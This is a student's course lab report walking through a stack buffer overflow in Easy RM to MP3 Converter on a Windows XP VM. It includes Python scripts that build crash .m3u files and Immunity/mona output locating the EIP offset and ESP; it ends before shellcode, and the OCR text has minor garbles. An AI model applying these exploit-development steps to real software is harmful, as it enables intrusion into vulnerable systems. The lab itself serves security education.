Tan Ton


Lab 2

CS 373 Report


Start by running the python script “exploit_start”

The script then creates a m3u file with 10,000 As in it.

I increase the As to 20,000 and to 30,000 until the program crashed,




```
This is a starting file for the Corelan Exploit tutorial which can be found here
https://www.corelan.be/index.php/2009/07/19/exploit-writing-tutorial-part-1-stac

Steps to get started:
1) Create a Windows XP VM (obtain VMware license as necessary)
        a) key in windows_xp.txt
        b) do install vmware tools
2) Install software
        a) python-2.7.4 -- make sure to add this to the path for simplicity
        b) notepad++ 6.6 (if you want it -- I use it for the tutorial)
        c) immunity debugger 1.85
        4) mona (see readme for instructions)
        e) EasyRMtoMP3Converter -- you'll want to unzip this hostside, then copy
C) Copy the exploit_start.py script (this file) to your VM
4) TAKE A SNAPSHOT OF YOUR VM. Trust me on this, life will be better if you do.
        a) it is faster to do this if your VM is powered down, but it will work
        2) if you do snapshot with it on, do be kind, and leave it alone while i

Some notes:
[]The tutorial uses windbg + metasploit + perl
[]We will use immunity + mona + python
[]We are running this on an old XP VM.
[]The versions of python and notepad++ are the latest that run on such an old pl
[]If you don't know how to edit the system path, just ask when we get started. L
'''


def main():
        #we need a file, I just call it crash.m3u
        out = open('crash.m3u','w')

        write_string = 'A' * 20000s

        #write out and close the file
        out.write(write_string)
        out.close()


if __name__ == '__main__':
        main()
```




Failure in loading the file(C:\Documents and Settings\Owner\Desktop\AAA¼ÃA

```
!mona
[23:04:10] Thread 00000760 terminated, exit code 0
```

I tried to run the program and see the following:





The notification popup after filling with 30000 As, where EIP turn into 41414141



I then input some “B” in replacement of “A” to track step by step

The EIP now show 42424242, which it shown the HEX representation of B


vc-classes.engr.oregonstate.edu/ui/webconsole.html?vmId=vm-39367&vmName=tont-winxp&numMksConnections=0&ser...
Relaunch to update
tont-winxp
Enforce US Keyboard Layout
View Fullscreen
Send Ctrl+Alt+Delete
Immunity Debugger - RM2MP3Converter.exe - [CPU - main thread]
Tin.py - C:\Documents and Settings\Owner\Desktop\Tin.py
File Edit Format Run Options Windows Help
Steps to get started:
1) Create a Windows XP VM (obtain VMware license as necessary)
a) key in windows_xp.txt
b) do install vmware tools
2) Install software
a) python-2.7.4 -- make sure to add this to the path for simplicity
b) notepad++ 6.6 (if you want it -- I use it for the tutorial)
c) immunity debugger 1.85
4) mona (see readme for instructions)
e) EasyRMtoMP3Converter -- you'll want to unzip this hostside, then copy
C) Copy the exploit_start.py script (this file) to your VM
4) TAKE A SNAPSHOT OF YOUR VM. Trust me on this, life will be better if you do.
a) it is faster to do this if your VM is powered down, but it will work
2) if you do snapshot with it on, do be kind, and leave it alone while i
Some notes:
[]The tutorial uses windbg + metasploit + perl
[]We will use immunity + mona + python
[]We are running this on an old XP VM.
[]The versions of python and notepad++ are the latest that run on such an old pl
[]If you don't know how to edit the system path, just ask when we get started. L
def main():
#we need a file, I just call it crash.m3u
out = open('crash.m3u','w')
write_string = 'A' * 25000 + 'B' * 5000
#write out and close the file
out.write(write_string)
out.close()
print('Success')
if __name__ == '__main__':
main()
Paused
start


vc-classes.engr.oregonstate.edu/ui/webconsole.html?vmId=vm-39367&vmName=tont-winxp&numMksConnections=0&ser...
Relaunch to update
tont-winxp
Enforce US Keyboard Layout
View Fullscreen
Send Ctrl+Alt+Delete
Immunity Debugger - RM2MP3Converter.exe - [CPU - main thread]
File View Debug Plugins ImmLib Options Window Help Jobs
Immunity: Consulting Services Manager
!mona pc 5000
[01:05:18] Access violation when executing [6042376A] - use Shift+F7/F8/F9 to pass exception to program
Paused
start

By using !mona pc5000, i was able to generate 5000 bytes of random letters in replacement of B and restart the debugger along with the new files.

The EIP address now change.

It then Found at the position at Hex : 6A42376A


```
0BADF00D [+] Command used:
0BADF00D !mona pattern_offset 6A42376A
0BADF00D Looking for j7Bj in pattern of 500000 bytes
0BADF00D  - Pattern j7Bj (0x6A42376A) found in cyclic pattern at position 1072
0BADF00D Looking for j7Bj in pattern of 500000 bytes
0BADF00D Looking for jB7j in pattern of 500000 bytes
0BADF00D  - Pattern jB7j not found in cyclic pattern (uppercase)
0BADF00D Looking for j7Bj in pattern of 500000 bytes
0BADF00D Looking for jB7j in pattern of 500000 bytes
0BADF00D  - Pattern jB7j not found in cyclic pattern (lowercase)
0BADF00D
0BADF00D [+] This mona.py action took 0:00:00.359000
!mona pattern_offset 6A42376A
```


Using Pattern_offset, I can found the Position is at 1072, which mean the length needed to overwrite EIP is 1072 characters, which also mean we need to extend As to (25000 + 1072) characters in total.

Next step, I fill the gap between A and EIP and after EIB following B and C.

```
Address   Hex dump                 ASCII
000FF748  41 41 41 41 41 41 41 41  AAAAAAAA
000FF750  42 42 42 42 43 43 43 43  BBBBCCCC
000FF758  43 43 43 43 43 43 43 43  CCCCCCCC
000FF760  43 43 43 43 43 43 43 43  CCCCCCCC
000FF768  43 43 43 43 43 43 43 43  CCCCCCCC
000FF770  43 43 43 43 43 43 43 43  CCCCCCCC
000FF778  43 43 43 43 43 43 43 43  CCCCCCCC
000FF780  43 43 43 43 43 43 43 43  CCCCCCCC
d esp
```

Seeing B filled where I expected it to be, I now changed all C to “Here is where I need to check”





I rewrite my python code to have a better chance of seeing where characters will start

As you can see, the ESP start at “ is where I need to check” , where “ “ is the 5th character

```
Registers (FPU)
EAX 00000001
ECX 77F5168D ntdll.77F5168D
EDX 00A10000
EBX 00104A58
ESP 000FF758 ASCII " is where I need to check"
EBP 00323F90 ASCII "C:\Documents and Settings\Owner\Desktop\crash.m3u"
ESI 77C5ACE0 msvcrt.77C5ACE0
EDI 000065F9

EIP 42424242

C 0  ES 0023 32bit 0(FFFFFFFF)
P 1  CS 001B 32bit 0(FFFFFFFF)
A 1  SS 0023 32bit 0(FFFFFFFF)
Z 0  DS 0023 32bit 0(FFFFFFFF)
S 0  FS 0038 32bit 7FFDE000(FFF)
T 0  GS 0000 NULL
D 0
O 0  LastErr ERROR_SUCCESS (00000000)

EFL 00010216 (NO,NB,NE,A,NS,PE,GE,G)

ST0 empty ▶'Ω☻x0$
ST1 empty ▶'Ω☻x0$
ST2 empty ▶'Ω☻x0$
ST3 empty ▶'Ω☻x0$
ST4 empty ▶'Ω☻x0$
ST5 empty ▶'Ω☻x0$
ST6 empty ▶'Ω☻x0$
ST7 empty ▶'Ω☻x0$
               3 2 1 0      E S P U O Z D I
FST 0000  Cond 0 0 0 0  Err 0 0 0 0 0 0 0 0  (GT)
FCW 027F  Prec NEAR,53  Mask    1 1 1 1 1 1
```

Now I will add 4 random characters before “_” and see if I can see the whole string that I wanted.

```
Registers (FPU)
EAX 00000001
ECX 77F5168D ntdll.77F5168D
EDX 00A10000
EBX 00104A58
ESP 000FF758 ASCII "Here is where I need to check"
EBP 00323F90 ASCII "C:\Documents and Settings\Owner\Desktop\crash.m3u"
ESI 77C5ACE0 msvcrt.77C5ACE0
EDI 000065FD

EIP 42424242

C 0  ES 0023 32bit 0(FFFFFFFF)
P 1  CS 001B 32bit 0(FFFFFFFF)
A 1  SS 0023 32bit 0(FFFFFFFF)
Z 0  DS 0023 32bit 0(FFFFFFFF)
S 0  FS 0038 32bit 7FFDE000(FFF)
T 0  GS 0000 NULL
D 0
O 0  LastErr ERROR_SUCCESS (00000000)

EFL 00010216 (NO,NB,NE,A,NS,PE,GE,G)

ST0 empty P♫∞☻x0$
ST1 empty P♫∞☻x0$
ST2 empty P♫∞☻x0$
ST3 empty P♫∞☻x0$
ST4 empty P♫∞☻x0$
ST5 empty P♫∞☻x0$
ST6 empty P♫∞☻x0$
ST7 empty P♫∞☻x0$
               3 2 1 0      E S P U O Z D I
FST 0000  Cond 0 0 0 0  Err 0 0 0 0 0 0 0 0  (GT)
FCW 027F  Prec NEAR,53  Mask    1 1 1 1 1 1
```

Using d esp again, i was able to see where my “PreCode” were added into the table. Now, I finally have control over EIP

```
Address   Hex dump                  ASCII
000FF748  41 41 41 41 41 41 41 41  AAAAAAAA
000FF750  42 42 42 42 5A 5A 5A 5A  BBBBZZZZ
000FF758  48 65 72 65 20 69 73 20  Here is
000FF760  77 68 65 72 65 20 49 20  where I
000FF768  6E 65 65 64 20 74 6F 20  need to
000FF770  63 68 65 63 6B 00 41 41  check.AA
000FF778  41 41 41 41 41 41 41 41  AAAAAAAA
000FF780  41 41 41 41 41 41 41 41  AAAAAAAA
d esp
```

```
'''


def main():
        #we need a file, I just call it crash.m3u
        out = open('crash.m3u','w')
        PreCode = 'ZZZZ'
        EIP = 'BBBB'
        C = 'C' * 1000
        DumpLetter = 'A' * (25000 + 1072)
        RandomW = 'Here is where I need to check'

        write_string = DumpLetter + EIP + PreCode +RandomW

        #write out and close the file
        out.write(write_string)
        out.close()
        print('Success')
```

I then use !mona modules to list all modules that currently running and filter them with aslr=false and rebase=true

```
0BADF00D  Module info :
0BADF00D  ----------------------------------------------------------------------------------------------------------------------
0BADF00D  Base       | Top        | Size       | Rebase | SafeSEH | ASLR  | NXCompat | OS Dll | Version, Modulename & Path
0BADF00D  ----------------------------------------------------------------------------------------------------------------------
0BADF00D  0x76000000 | 0x760e1000 | 0x00061000 | False  | False   | False | False    | True   | 6.00.8972.0 [MSUCP60.dll] (C:\WINDOWS\System32\MSUCP60.dll)
0BADF00D  0x01f10000 | 0x02000000 | 0x00010000 | True   | False   | False | False    | False  | -1.0- [MSRMfilter02.dll] (C:\Program Files\Easy RM to MP3 Converter\MSRMfilter02.dll)
0BADF00D  0x76e90000 | 0x76ea1000 | 0x00011000 | False  | False   | False | False    | True   | 5.1.2600.0 [rasman.dll] (C:\WINDOWS\System32\rasman.dll)
